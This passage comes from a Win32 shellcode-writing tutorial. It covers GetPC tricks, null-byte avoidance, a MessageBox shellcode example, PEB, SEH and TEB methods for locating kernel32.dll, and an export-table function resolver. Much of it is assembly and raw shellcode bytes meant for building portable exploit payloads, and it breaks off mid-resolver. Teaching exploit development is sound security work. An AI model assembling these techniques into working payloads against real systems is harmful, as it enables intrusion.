"\x7a\x32\x5a\x32\x77\x34\x53\x30"
"\x6e\x32\x4c\x31\x33\x34\x5a\x31"
"\x33\x34\x6c\x34\x47\x30\x63\x30"
"\x54\x33\x75\x30\x31\x33\x57\x30"
"\x71\x37\x6f\x35\x4f\x32\x7a\x32"
"\x45\x30\x63\x30\x6a\x33\x77\x30"
"\x32\x32\x77\x30\x6e\x33\x78\x30"
"\x36\x33\x4f\x30\x73\x30\x65\x30"
"\x6e\x34\x78\x33\x61\x37\x6f\x33"
"\x38\x34\x4f\x35\x4d\x30\x61\x30"
"\x67\x33\x56\x33\x49\x33\x6b\x33"
"\x61\x37\x6c\x32\x41\x30\x72\x32"
"\x41\x38\x6b\x33\x48\x30\x66\x32"
"\x41\x32\x43\x32\x43\x34\x48\x33"
"\x73\x31\x36\x32\x73\x30\x58\x32"
"\x70\x30\x6e\x31\x6b\x30\x61\x30"
"\x55\x32\x6b\x30\x55\x32\x6d\x30"
"\x53\x32\x6f\x30\x58\x37\x4b\x34"
"\x7a\x34\x47\x31\x36\x33\x36\x35"
"\x4b\x30\x76\x37\x6c\x32\x6e\x30"
"\x64\x37\x4b\x38\x4f\x34\x71\x30"
"\x68\x37\x6f\x30\x6b\x32\x6c\x31"
"\x6b\x30\x37\x38\x6b\x34\x49\x31"
"\x70\x30\x33\x33\x58\x35\x4f\x31"
"\x33\x34\x48\x30\x61\x34\x4d\x33"
"\x72\x32\x41\x34\x73\x31\x37\x32"
"\x77\x30\x6c\x35\x4b\x32\x43\x32"
"\x6e\x33\x5a\x30\x66\x30\x46\x30"
"\x4a\x30\x42\x33\x4e\x33\x53\x30"
"\x79\x30\x6b\x34\x7a\x30\x6c\x32"
"\x72\x30\x72\x33\x4b\x35\x4b\x31"
"\x35\x30\x39\x35\x4b\x30\x5a\x34"
"\x7a\x30\x6a\x33\x4e\x30\x50\x38"
"\x4f\x30\x64\x33\x62\x34\x57\x35"
"\x6c\x33\x41\x33\x62\x32\x79\x32"
"\x5a\x34\x52\x33\x6d\x30\x62\x30"
"\x31\x35\x6f\x33\x4e\x34\x7a\x38"
"\x4b\x34\x45\x38\x4b\x31\x4c\x30"
"\x4d\x32\x72\x37\x4b\x30\x43\x38"
"\x6b\x33\x50\x30\x6a\x30\x52\x30"
"\x36\x34\x47\x30\x54\x33\x75\x37"
"\x6c\x32\x4f\x35\x4c\x32\x71\x32"
"\x44\x30\x4e\x33\x4f\x33\x6a\x30"
"\x34\x33\x73\x30\x36\x34\x47\x34"
"\x79\x32\x4f\x32\x76\x30\x70\x30"
"\x50\x33\x38\x30\x30";
```

Find yourself : GetPC

If you paid attention when we reviewed shikata_ga_nai and fstenv_mov, you may have wondered why the first set of instructions, apparently retrieving the current location of the code (itself) in memory, were used and/or needed. The idea behind this is that the decoder may need to have the absolute base address, the beginning of the payload or the beginning of the decoder, available in a register, so the decoder would be

- fully relocatable in memory (so it can find itself regardless of where it is located in memory)
- able to reference the decoder, or the top of the encoded shellcode, or a function in the shellcode by using base_address of the decoder code + offset... instead of having to jump to an address using bytecode that contains null bytes.

This technique is often called "GetPC" or "Get Program Counter", and there are a number of ways of getting PC :

CALL $+5

By running CALL $+5, followed by a POP reg, you will put the absolute address of where this POP instruction is located in reg. The only issue we have with this code is that it contains null bytes, so it may not be usable in a lot of cases.

CALL label + pop (forward call)

```
CALL geteip
geteip:
pop eax
```

This will put the absolute memory address of pop eax into eax. The bytecode equivalent of this code also contains null bytes, so it may not be usable too in a lot of cases.

CALL $+4

This is the technique used in the ALPHA3 decoded example (see above) and is described here : http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

3 instructions are used to retrieve an absolute address that can be used further down the shellcode

```
CALL $+4
RET
POP ECX
```

- \xe8\xff\xff\xff\xff : call + 4
- \xc3 : ret
- \x59 : pop ecx

So basically, a call to the "ret" instruction (call to current location + 4) is made. The ret will put the address just before the ret on the stack, and the pop ecx (or another register if required) will take the address and store it in ecx. As you can see, this code is 7 bytes long and does not have null bytes.

FSTENV

When we discussed the internals of the shikata_ga_nai & fstenv_mov encoders, we noticed a neat trick to get the base location of the shellcode that is based on FPU instructions. The technique is based on this concept :

Execute any FPU (Floating Point) instruction at the top of the code. You can get a list of FPU instructions in the Intel architecture manual volume 1, on page 404

then execute "FSTENV PTR SS: [ESP-C]"

The combination of these 2 instructions will result in getting the address of the first FPU instruction (so if that one is the first instruction of the code, you'll have the base address of the code) and writing it on the stack. In fact, the FSTENV will store that state of the floating point chip after issuing the first instruction. The address of that first instruction is stored at offset 0xC. to A simple POP reg will put the address of the first FPU instruction in a register. And the nice thing about this code is that it does not contain null bytes. Very neat trick indeed !

Example :

```
[BITS 32]
FLDPI
FSTENV [ESP-0xC]
POP EBX
```

bytecode :

```
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b";
```

(8 bytes, no null bytes)

Backward call

Another possible implementation of getting PC and make it point to the start of the shellcode/decoder (and make a jump to the code based on the address) is this :

```
[BITS 32]
jmp short corelan
geteip:
  pop esi
  call esi      ;this will jump to decoder
corelan:
  call geteip
  decoder:
    ; decoder goes here

  shellcode:
    ; encoded shellcode goes here
```

(good job Ricardo ! – "Corelan GetPC :-)" – and this one does not use null bytes either)

```
"\xeb\x03\x5e\xff\xd6\xe8\xf8\xff"
"\xff\xff";
```

SEH GetPC

(Costin Ionescu)

This is how it's suppoged to work :

Some code + a SEH frame is pushed on the stack (and the SEH frame

points to the code on the stack). Then a crash (null pointer reference) is forced so the SEH kicks in.

The code on the stack will receive control and will get the exception address from parameters

passed to SEH function.

In tutorial 7 (unicode), at a certain point I explained how to convert shellcode into unicode compatible shellcode, using skylined's alpha2 script. In that script, you needed to provide a base register (register that points to the beginning of the code). The reason for this should be clear by now : the unicode/alphanumeric code (decoder really) does not have a getpc routine. So you need to tell the decoder where it's base address is. If you take a closer look at alpha2 (or alpha3), you can see that there is an option to use "seh" as baseaddress. This would attempt to create an alphanumeric version of the SEH getPC code and use that to dynamically determine the base address.

As stated in the –help output of alpha2, this technique does not work with unicode, and does not always work with uppercase code...

```
seh
  The windows "Structured Exception Handler" (seh) can be used to calculate
  the baseaddress automatically on win32 systems. This option is not available
  for unicode-proof shellcodes and the uppercase version isn't 100% reliable.
```

... but still, it's a real life example of an implementation of SEH GetPC in alphanumeric payload.

Unfortunately I have not been successful in using this technique... I used skylined's ALPHA3 encoder to produce shellcode that uses SEH GetPC for Windows XP SP3, but it did not work...

Making the asm code more generic : getting pointers to strings/data in general

In the example earlier in this document, we converted our strings into bytes, and pushed the bytes to the stack... There's nothing wrong with that, but since we started using/writing asm code directly, there may be a different/perhaps easier way to do this.

Let's take a look at the following example, which should do exactly the same as our "push bytes" code above :

```
[Section .text]
[BITS 32]

global _start

_start:

    jmp short GetCaption ; jump to the location
                         ; of the Caption string
CaptionReturn:           ; Define a label to call so that
                         ; string address is pushed on stack
    pop ebx              ; ebx now points to Caption string

    jmp short GetText    ; jump to the location of the Text string
TextReturn:
    pop ecx              ; ecx now points to the Text string

;now push parameters to the stack

    xor eax,eax          ; zero eax - needed for ButtonType & Hwnd
    push eax             ; push null : ButtonType
    push ebx             ; push the caption string onto the stack
    push ecx             ; push the text string onto the stack
    push eax             ; push null : hWnd

    mov ebx,0x7E4507EA   ; place address of MessageBox into ebx
    call ebx             ; call MessageBox

    xor eax,eax          ; zero the register again to clear
                         ; MessageBox return value
                         ; (return values are often returned into eax)
    push eax             ; push null (parameter value 0)
    mov ebx, 0x7c81CB12  ; place address of ExitProcess into ebx
    call ebx             ; call ExitProcess(0);

GetCaption:              ; Define label for location of caption string
    call CaptionReturn   ; call return label so the return address
                         ; (location of string) is pushed onto stack
    db "Corelan"         ; Write the raw bytes into the shellcode
                         ; that represent our string.
    db 0x00              ; Terminate our string with a null character.

GetText:                 ;Define label for location of caption string
    call TextReturn                     ;call the return label so the
                                        ;return address (location string)
                                        ;is pushed onto stack
    db "You have been pwned by Corelan"  ;Write the raw bytes into shellcode
```

```
                                          ;that represent our string.
    db 0x00                               ;Terminate our string with null
```

(example based on examples found here and here)

Basically, this is what the code does :

- start the main function (_start)
- jump to the location just before the "Corelan" string. A call back is made, leaving the address of where the "Corelan" string on the top of the stack. Next, this pointer is put in ebx
- Do the same for the "You have been pwned by Corelan" string and save a pointer to this string in ecx
- zero out eax
- push the parameters to the stack
- call the MessageBox function
- exit the process

The biggest difference is the fact that the string is in readable format in this code (so it's easier to change the text).

After compiling the code and converting to shellcode, we get this :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
        msgbox4.asm
        -o msgbox4.bin

C:\shellcode>perl pveReadbin.pl msgbox4.bin
Reading msgbox4.bin
Read 78 bytes

"\xeb\x1b\x5b\xeb\x25\x59\x31\xc0"
"\x50\x53\x51\x50\xbb\xea\x07\x45"
"\x7e\xff\xd3\x31\xc0\x50\xbb\x12"
"\xcb\x81\x7c\xff\xd3\xe8\xe0\xff"
"\xff\xff\x43\x6f\x72\x65\x6c\x61"
"\x6e\x00\xe8\xd6\xff\xff\xff\x59"
"\x6f\x75\x20\x68\x61\x76\x65\x20"
"\x62\x65\x65\x6e\x20\x70\x77\x6e"
"\x65\x64\x20\x62\x79\x20\x43\x6f"
"\x72\x65\x6c\x61\x6e\x00";

Number of null bytes : 2
```

The code size is still the same, but the null bytes clearly are in different locations (now more towards the end of the code) compare to when we pushed the bytes to the stack directly.

When looking at the shellcode in the debugger, this is what we see :


- Jumps required to push the strings on the stack and get a pointer in EBX and ECX
- PUSH instructions to put parameters on the stack
- Call MessageBoxA
- Clear eax (which contains return value from MessageBox) and put parameter on stack
- Call ExitProcess

The following bytes are in fact 2 blocks, each of them :


- jump back to the "main shellcode"
- followed by the bytes that represent a given string
- followed by 00

After the jump back to the main shellcode is made, the top of the stack points to the location where the jump back came from = the start location of the string. So a pop <reg> will in fact put the address of a string into reg.

Same result, different technique



Or, with some comments in the code :



Since this technique offers better readability, (and since we will use payload encoders anyway), we'll continue to use this code as basis for the remaining parts of this tutorial. (Again, that does not mean that the method where the bytes are just pushed onto the stack is a bad technique… it's just different)

Tip : If you still want to get rid of the null bytes too, then you can still use one of the tricks explained earlier (see "sniper"). So instead of writing

```
db "Corelan"
db 0x00
```

You could also write this :

```
db "CorelanX"
```

and then, replace the X with 00

(assuming "reg" points to start of string) :

```
xor eax,eax
mov [reg+0x07],al      ;overwrite X  with null byte
```

Alternatively you can use payload encoding to get rid of the null bytes too. It's up to you.

What's next ?

We now know how to convert c to asm, and take the relevant pieces of the asm code to build our shellcode. We also know how to overcome null bytes and other character set / "bad char" limitations.

But we are not nearly there yet.

In our example, we assumed that user32.dll was loaded so we could call the MessageBox API directly. In fact, user32.dll was indeed loaded (so we did not have to assume that), but if we want to use this shellcode in other exploits, we cannot just assume it will be there. We also just called ExitProcess directly (assuming that kernel32.dll was loaded).

Secondly, we hardcoded the addresses of the MessageBox and ExitProcess APIs in our shellcode. As explained earlier, this will most likely limit the use of this shellcode to XP SP3 only.

Our ultimate goal today is to overcome these 2 limitations, making our shellcode portable and dynamic.

Writing generic/dynamic/portable shellcode

Our MessageBox shellcode works fine, but only because user32.dll was already loaded. Furthermore, it contains a hardcoded pointer to a Windows API in user32.dll and kernel32.dll. If these addresses change across systems (which is quite likely), then the shellcode may not be portable. Most shellcode experts consider hardcoding addresses as a big mistake… and I guess they are right to a certain extend. Of course, if you know your target and you only need a certain piece of shellcode to execute once, then hardcoding addresses may be ok if size is a big issue.

The term "portability" does not only refer to the fact that no hardcoded addresses should be used. It also includes the requirement that the shellcode should be relocatable in memory and should run regardless of the stack setup before the shellcode is run. (Of course, you need to be in an executable area of memory, but that's a requirement for any shellcode really). This means that – apart from the fact that using hardcoded addresses is a "no-go" – you will have to use relative calls in your code… and that means that you may have to locate your own location in memory (so you can use calls relative to your own location). We have talked about ways to do this earlier in this post (see GetPC).

Making shellcode portable, as you will find out, will increase the shellcode size substantially. Writing portable/generic shellcode may be interesting if you want to prove a point that a given application is vulnerable and can be exploited in a generic way, regardless of the Windows version it is running on.

It's up to you to find the right balance between size and portability, all based on the purpose and restrictions of your exploit and shellcode. In other words : big shellcode with hardcoded addresses may not be bad shellcode if it does what you want it to do. At the same time it's clear that smaller shellcode with no hardcoded addresses, require more work.

Anyways, how can we load user32.dll ourselves and what does it take to get rid of the hardcoded addresses ?

Introduction : system calls and kernel32.dll

When you want an exploit to execute some kind of useful code, you'll find out that you will have to talk to the Windows kernel to do so. You'll need to use so-called "system calls" when you want to to execute certain OS specific tasks.

Unfortunately the Windows OS does not really offer an way, an interface, an API to talk directly to the kernel and make it do useful stuff in an easy manner. This means that you will need to use other API's available in the OS dll's, that will in return talk to the kernel, to make your shellcode do what you want it to do.

Even the most basic actions, such as popping up a Message Box (in our example), require the use of such an API : the MessageBoxA API from user32.dll. The same reasoning applies to the ExitProcess API (kernel32.dll), ExitThread() and so on.

In order to use these API, user32.dll and kernel32.dll needed to be loaded and we had to find the function address. Next we had to hardcode it in our exploit code to make it work. It worked on our system, but we got lucky with user32.dll and kernel32.dll (because they seemed to be mapped when we ran our code). We also have to realize that the address of this API varies across Windows versions / Service Packs. So our exploit only works on XP SP3.

How can we make this more dynamic ? Well, we need to find the base address of the dll that holds the API, and we need to find the address of the API inside that dll.

Dll is short for "Dynamically Linked Libraries". The word "dynamically" indicates that these dll's may/can get loaded dynamically into process space during runtime. Luckily, user32.dll is a dll that is commonly used and gets loaded into many applications, but we cannot realy rely on that.

The only dll that is more or less guaranteed to be loaded into process space is kernel32.dll. The nice thing about kernel32.dll is the fact that it offers a couple of API's that will allow you to load other dll's, or find the address of functions dynamically :

- LoadLibraryA (parameter : pointer to string with filename of the module to load, returns a pointer to the base address when it was loaded successfully)
- GetProcAddress

That's good news. So we can use these kernel32 APIs to load other dll's, and find API's, and then use these API's from those other dll's to run certain tasks (such as setting up network socket, binding a command shell to it, etc)

Almost there, but yet another issue arises : kernel32.dll may not be loaded at the same base address in different versions of Windows. So we need to find a way to find the base address of kernel32.dll dynamically, which should then allow us to do anything else (GetProcAddress, LoadLibrary, run other API's) based on finding that base address.

Finding kernel32.dll

Skape's excellent paper explains 3 techniques how this can be done :

PEB

This is the most reliable technique to find the base address of kernel32.dll, and will work on Win32 systems starting at 95, up to Vista. The code described in skape's paper does not work anymore on Windows 7, but we'll look at how this can be solved (still using information found in the PEB)

The concept behind this technique is the fact that, in the list with mapped modules in the PEB (Process Environment Block – a structure allocated by the OS, containing information about the process), kernel32.dll is always constantly listed as second module in the InInitializationOrderModuleList (except for Windows 7 – see later).

The PEB is located at fs:[0x30] from within the process.

The basic asm code to find the base address of kernel32.dll looks like this :

(size : 37 bytes , null bytes : yes)

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    test eax, eax
    js find_kernel32_9x
find_kernel32_nt:
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    jmp find_kernel32_finished
find_kernel32_9x:
    mov eax, [eax + 0x34]
    lea eax, [eax + 0x7c]
```

```
    mov eax, [eax + 0x3c]
find_kernel32_finished:
    pop esi
    ret
```

At the end of this function, the base address of kernel32.dll will be placed in eax. (you can leave out the final ret instruction if you are using this code inline = not from a function)

Of course, if you don't want to target Win 95/98 (for example because the target application you are trying to exploit does not even work on Win95/98), then you can optimize/simplify the code a bit :

(size : 19 bytes, null bytes : no)

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    pop esi
    ret
```

(you can leave out the last ret instruction if you applied this code inline)

Note : With some minor changes, you can make this one null-byte-free :

```
find_kernel32:
  push esi
  xor ebx,ebx              ; clear ebx
  mov bl,0x30              ; needed to avoid null bytes
                           ; when getting pointer to PEB
  xor eax, eax             ; clear eax
  mov eax, [fs:ebx ]       ; get a pointer to the PEB, no null bytes
  mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
  mov esi, [ eax + 0x1c ]
  lodsd
  mov eax, [ eax + 0x8]
  pop esi
  ret
```

On Windows 7, kernel32.dll is not listed as second, but as third entry. Of course, you could just change the code and look for the third entry, but that would render the technique useless for other (non Windows 7) versions of the Windows operating system.

Fortunately, there are 2 possibe solutions to make the PEB technique work on all versions of Windows from Windows 2000 and up (including Windows 7) :

Solution 1. code taken from harmonysecurity.com :

(size : 22 bytes, null bytes : yes)

```
xor ebx, ebx             ; clear ebx
mov ebx, [fs: 0x30 ]     ; get a pointer to the PEB
mov ebx, [ ebx + 0x0C ]  ; get PEB->Ldr
mov ebx, [ ebx + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov ebx, [ ebx ]         ; get the next entry (2nd entry)
mov ebx, [ ebx ]         ; get the next entry (3rd entry)
mov ebx, [ ebx + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
```

This code takes advantage of the fact that kernel32.dll is the 3rd entry in the InMemoryOrderModuleList. (So it's a slightly different approach than the code earlier, where we looked at the InitializationOrder list, but it still uses information that can be found in the PEB). In this sample code, the base address is written into ebx. Feel free to use a different register if required. Also, keep in mind : this code contains 3 null bytes !

Without null bytes, and using eax as register to store the base address of kernel32 into, the code is slightly larger, and looks somewhat like this :

```
[BITS 32]
push esi
xor eax, eax             ; clear eax
xor ebx, ebx             ; clear ebx
mov bl,0x30              ; set ebx to 0x30
mov eax, [fs: ebx ]      ; get a pointer to the PEB (no null bytes)
mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
pop esi
```

As stated on harmonysecurity.com – this code does not work 100% of the time on Windows 2000 computers… The following lines of code should make it more reliable (if necessary ! I usually don't use this code anymore) :

(size : 50 bytes, null bytes : no)

```
cld                     ; clear the direction flag for the loop
xor edx, edx            ; zero edx
mov edx, [fs:edx+0x30]  ; get a pointer to the PEB
```

```
mov edx, [edx+0x0C]     ; get PEB->Ldr
mov edx, [edx+0x14]     ; get the first module from the
                        ; InMemoryOrder module list

; for each module (until kernel32.dll is found), loop :
next_mod:
mov esi, [edx+0x28]     ; get pointer to modules name (unicode string)
push byte 24            ; push down the length we want to check
pop ecx                 ; set ecx to this length for the loop
xor edi, edi            ; clear edi which will store the hash of the module name

loop_modname:
xor eax, eax        ; clear eax
lodsb               ; read in the next byte of the name
cmp al, 'a'         ; some versions of Windows use lower case module names
jl not_lowercase
sub al, 0x20        ; if so normalise to uppercase

not_lowercase:
ror edi, 13           ; rotate right our hash value
add edi, eax          ; add the next byte of the name to the hash
loop loop_modname     ; loop until we have read enough
cmp edi, 0x6A4ABC5B ; compare the hash with that of KERNEL32.DLL
mov ebx, [edx+0x10] ; get this modules base address
mov edx, [edx]        ; get the next module
jne next_mod          ; if it doesn't match, process the next module
```

In this example, the base address of kernel32.dll will be put in ebx.

Solution 2 : skylined technique (look here).

This technique will still look at the InInitializationOrderModuleList, and checks the length of the module name. The unicode name of kernel32.dll has a terminating 0 as the 12th character. So scanning for 0 as the 24th byte in the name should allow you to find kernel32.dll correctly. This solution should be generic, should work on all versions of the Windows OS, and is null byte free !

(size : 25 bytes, null bytes : no)

```
[BITS 32]
  XOR     ECX, ECX              ; ECX = 0
  MOV     ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
  MOV     ESI, [ESI + 0x0C]    ; ESI = PEB->Ldr
  MOV     ESI, [ESI + 0x1C]    ; ESI = PEB->Ldr.InInitOrder
next_module:
  MOV     EBP, [ESI + 0x08]    ; EBP = InInitOrder[X].base_address
  MOV     EDI, [ESI + 0x20]    ; EBP = InInitOrder[X].module_name (unicode)
  MOV     ESI, [ESI]            ; ESI = InInitOrder[X].flink (next module)
  CMP     [EDI + 12*2], CL      ; modulename[12] == 0 ?
  JNE     next_module           ; No: try next module.
```

This code will put the base address of kernel32 into EBP.

SEH

This technique is based on the fact that in most cases, the last exception handler (0xffffffff) points into kernel32.dll... so after looking up the pointer into kernel32, all we need to do is loop back to the top of the kernel and compare the first 2 bytes. (Needless to say that, if the last exception handler does not point to kernel32.dll, then this technique will obviously fail)

(size : 29 bytes, null bytes : no)

```
find_kernel32:
   push esi                       ; Save esi
   push ecx                       ; Save ecx
   xor  ecx, ecx                  ; Zero ecx
   mov  esi, [fs:ecx]             ; Snag our SEH entry
find_kernel32_seh_loop:
   lodsd                          ; Load the memory in esi into eax
   xchg esi, eax                  ; Use this eax as our next pointer for esi
   cmp  [esi], ecx                ; Is the next-handler set to 0xffffffff?
   jns  find_kernel32_seh_loop    ; Nope, keep going.  Otherwise, fall through.
find_kernel32_seh_loop_done:
   lodsd
   lodsd                          ; Load the address of the handler into eax
   find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                       ; Subtract to our next page
   xor  ax, ax                    ; Zero the lower half
   cmp  word [eax], 0x5a4d    ; Is this the top of kernel32?
   jne  find_kernel32_base_loop   ; Nope?  Try again.
find_kernel32_base_finished:
   pop  ecx                       ; Restore ecx
   pop  esi                       ; Restore esi
   ret                            ; Return (if not used inline)
```

Again, if all goes well, the address of kernel32.dll will be loaded into eax

Note : cmp word [eax], 0x5a4d : 0x5a4d = MZ (signature, used by the MSDOS relocatable 16bit exe format). The kernel32 file starts with this signature, so this is a way to determine the top of the dll)

TOPSTACK (TEB)

(size : 23 bytes, null bytes : no)

```
find_kernel32:
   push esi                        ; Save esi
   xor  esi, esi                   ; Zero esi
   mov  eax, [fs:esi + 0x4]        ; Extract TEB
   mov  eax, [eax - 0x1c]          ; Snag a function pointer that's 0x1c bytes into the stack
find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                        ; Subtract to our next page
   xor  ax, ax                     ; Zero the lower half
   cmp  word [eax], 0x5a4d    ; Is this the top of kernel32?
   jne  find_kernel32_base_loop  ; Nope?  Try again.
find_kernel32_base_finished:
   pop  esi                        ; Restore esi
   ret                             ; Return (if not used inline)
```

The base address of kernel32.dll will be loaded into eax if all went well.

> Note : Skape wrote a little utility (c source can be found here) to allow you to build a generic framework for new shellcode, containing the code to find kernel32.dll and finding functions in dll's.

This chapter should provide you with the necessary tools and knowledge to dynamically locate the base address of kernel32.dll and put it in a register. Let's move on.

Resolving symbols/Finding symbol addresses

Once we have determined the base address of kernel32.dll, we can start using it to make our exploit more dynamic and portable.

We will need to load other libraries, and we will need to resolve function addresses inside libraries so we can call them from our shellcode.

Resolving function addresses can be fone easily with GetProcAddress(), which one of the functions within kernel32.dll. The only problem we have is : how can we call GetProcAddress() dynamically ? After all, we cannot use GetProcAddress() to find GetProcAddress() :-)

Querying the Export Directory Table

Every dll Portable Executable image has an export directory table, which contains the number of exported symbols, the relative virtual address (RVA) of the functions array, the symbol names arry, and ordinals array (and there is a 1 to 1 match with exported symbol indexes).

In order to resolve a symbol, we can walk the export table : go through the symbol names array and see if the name of the symbol matches with the symbol we are looking for. Matching the names could be done based on the full name (string) (which would increase the size of the code), or you can create a hash of the string you are looking for, and compare this hash with the hash of the symbol in the symbol names array. (preferred method)

When the hash matches, the actual virtual address of the function can be calculated like this :

- index of the symbol resolved in relation to the ordinals array
- value at a given index of the ordinals array is used in conjunction with the functions array to produce the relative virtual address to the symbol
- add the base address to this relative virtual address, and you'll end up with the VMA (Virtual Memory Address) of that function

This technique is generic and should work for any function in any dll – so not just for kernel32.dll. So once you have resolved LoadLibraryA from kernel32.dll, you can use this technique to find the address of any function in any dll, in a generic and dynamic way.

Setup before launching the find_function code :

1. determine the hash of the function you are trying to locate (and make sure you know what module it belongs to) (creating hashes of functions will be discussed right below this chapter – don't worry about it too much for now)
2. get the module base address. If the module is not kernel32.dll, you will need to
   - get kernel32.dll base address first (see earlier)
   - find loadlibraryA function address in kernel32.dll (using the code below)
   - use loadlibraryA to load the other module and get it's base address (we'll talk about this in just a few moments)
   - use this base address to locate the function in that module
3. push the hash of the requested function name to the stack
4. push base address of module to stack

The assembly code to find a function address looks like this :

(size : 78 bytes, null bytes : no)

```
find_function:
pushad                                  ;save all registers
mov     ebp,   [esp  +  0x24]           ;put base address of module that is being
                                        ;loaded in ebp
mov     eax,   [ebp  +  0x3c]           ;skip over MSDOS header
mov     edx,   [ebp  +  eax   +  0x78]  ;go to export table and put relative address
                                        ;in edx
add     edx,   ebp                      ;add base address to it.
                                        ;edx = absolute address of export table
mov     ecx,   [edx  +  0x18]           ;set up counter ECX
                                        ;(how many exported items are in array ?)
mov     ebx,   [edx  +  0x20]           ;put names table relative offset in ebx
add     ebx,   ebp                      ;add base address to it.
                                        ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished           ;if ecx=0, then last symbol has been checked.
                                        ;(should never happen)
                                        ;unless function could not be found
```

```
dec     ecx                         ;ecx=ecx-1
mov     esi,  [ebx  +  ecx  *  4]   ;get relative offset of the name associated
                                    ;with the current symbol
                                    ;and store offset in esi
add     esi,  ebp                   ;add base address.
                                    ;esi = absolute address of current symbol

compute_hash:
xor     edi,  edi                   ;zero out edi
xor     eax,  eax                   ;zero out eax
cld                                 ;clear direction flag.
                                    ;will make sure that it increments instead of
                                    ;decrements when using lods*

compute_hash_again:
lodsb                               ;load bytes at esi (current symbol name)
                                    ;into al, + increment esi
test    al,  al                     ;bitwise test :
                                    ;see if end of string has been reached
jz       compute_hash_finished      ;if zero flag is set = end of string reached
ror     edi,  0xd                   ;if zero flag is not set, rotate current
                                    ;value of hash 13 bits to the right
add     edi,  eax                   ;add current character of symbol name
                                    ;to hash accumulator
jmp     compute_hash_again          ;continue loop

compute_hash_finished:

find_function_compare:
cmp     edi,  [esp  +  0x28]        ;see if computed hash matches requested hash (at esp+0x28)
jnz     find_function_loop          ;no match, go to next symbol
mov     ebx,  [edx  +  0x24]        ;if match : extract ordinals table
                                    ;relative offset and put in ebx
add     ebx,  ebp                   ;add base address.
                                    ;ebx = absolute address of ordinals address table
mov     cx,  [ebx  +  2  *  ecx]    ;get current symbol ordinal number (2 bytes)
mov     ebx,  [edx  +  0x1c]        ;get address table relative and put in ebx
add     ebx,  ebp                   ;add base address.
                                    ;ebx = absolute address of address table
mov     eax,  [ebx  +  4  *  ecx]   ;get relative function offset from its ordinal and put in eax
add     eax,  ebp                   ;add base address.
                                    ;eax = absolute address of function address
mov     [esp  +  0x1c],  eax        ;overwrite stack copy of eax so popad
                                    ;will return function address in eax
find_function_finished:
popad                               ;retrieve original registers.
